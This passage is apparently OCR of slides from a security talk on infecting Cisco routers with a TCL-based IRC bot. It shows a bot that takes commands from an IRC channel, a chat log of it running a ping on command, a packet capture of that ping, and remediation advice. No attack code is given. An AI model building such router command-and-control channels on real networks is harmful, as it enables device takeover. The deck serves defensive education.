
IRC script

- The script connects to IRC server as *CiscoBot*
- Receives commands from an IRC channel and then executes them inside the device
- Configurable parameter to enable the nick who is the master of the Bot
- For the POC, only the ping command is implemented

IRC script (2)


#labotnet (HackingNetwork, ManuelHSP) [2] [+nt]
@ManuelHSP
CiscoBOT
* Now talking in #labotnet
* CiscoBOT (CiscoBOT@6.3.1.2) has joined #labotnet
<CiscoBOT> Cisco Botnet client ready logged in from R0
<@ManuelHSP> ping 6.3.1.1 20
<CiscoBOT> Sent 20 ICMP packets to 6.3.1.1

IRC script (3)


MS LoopBack Driver [Wireshark 1.6.0 (SVN Rev 37592 from /trunk-1.6)]
File Edit View Go Capture Analyze Statistics Telephony Tools Internals Help
Filter: Expression... Clear Apply
No. Time Source Destination Protocol Length Info
406 2281.10402 6.3.1.2 6.3.1.1 ICMP 114 Echo (ping) request id=0x0003, seq=3/768, ttl=255
407 2281.10410 6.3.1.1 6.3.1.2 ICMP 114 Echo (ping) reply id=0x0003, seq=3/768, ttl=128
408 2281.11396 6.3.1.2 6.3.1.1 ICMP 114 Echo (ping) request id=0x0003, seq=4/1024, ttl=25
409 2281.11401 6.3.1.1 6.3.1.2 ICMP 114 Echo (ping) reply id=0x0003, seq=4/1024, ttl=12
410 2281.15397 6.3.1.2 6.3.1.1 ICMP 114 Echo (ping) request id=0x0004, seq=0/0, ttl=255
411 2281.15405 6.3.1.1 6.3.1.2 ICMP 114 Echo (ping) reply id=0x0004, seq=0/0, ttl=128
412 2281.18397 6.3.1.2 6.3.1.1 ICMP 114 Echo (ping) request id=0x0004, seq=1/256, ttl=255
413 2281.18405 6.3.1.1 6.3.1.2 ICMP 114 Echo (ping) reply id=0x0004, seq=1/256, ttl=128
414 2281.19414 6.3.1.2 6.3.1.1 ICMP 114 Echo (ping) request id=0x0004, seq=2/512, ttl=255
415 2281.19425 6.3.1.1 6.3.1.2 ICMP 114 Echo (ping) reply id=0x0004, seq=2/512, ttl=128
416 2281.20397 6.3.1.2 6.3.1.1 ICMP 114 Echo (ping) request id=0x0004, seq=3/768, ttl=255
417 2281.20404 6.3.1.1 6.3.1.2 ICMP 114 Echo (ping) reply id=0x0004, seq=3/768, ttl=128
418 2281.21395 6.3.1.2 6.3.1.1 TCP 60 48016 > ircu [ACK] Seq=128 Ack=5269 Win=3441 Len=0
419 2281.22399 6.3.1.2 6.3.1.1 ICMP 114 Echo (ping) request id=0x0004, seq=4/1024, ttl=25
420 2281.22404 6.3.1.1 6.3.1.2 ICMP 114 Echo (ping) reply id=0x0004, seq=4/1024, ttl=12
421 2281.25404 6.3.1.2 6.3.1.1 ICMP 114 Echo (ping) request id=0x0005, seq=0/0, ttl=255
422 2281.25413 6.3.1.1 6.3.1.2 ICMP 114 Echo (ping) reply id=0x0005, seq=0/0, ttl=128
423 2281.26398 6.3.1.2 6.3.1.1 ICMP 114 Echo (ping) request id=0x0005, seq=1/256, ttl=255
424 2281.26407 6.3.1.1 6.3.1.2 ICMP 114 Echo (ping) reply id=0x0005, seq=1/256, ttl=128

Agenda

- Introduction
- What you need to infect the router
- Infection sequence
- Remediation

Remediation

- Always use good passwords …
- Be aware of the SSL warnings and SSH host key changes
  - It does always happen for a reason
  - If you don't pay attention to any of those signs, two seconds after it might be too late
- Always use TCL signed scripts
  - It is another way to compromise the Cisco device

Questions? Comments?

Manuel Humberto Santander Peláez

http://manuel.santander.name

http://twitter.com/manuelsantander

msantand@isc.sans.org / manuel@santander.name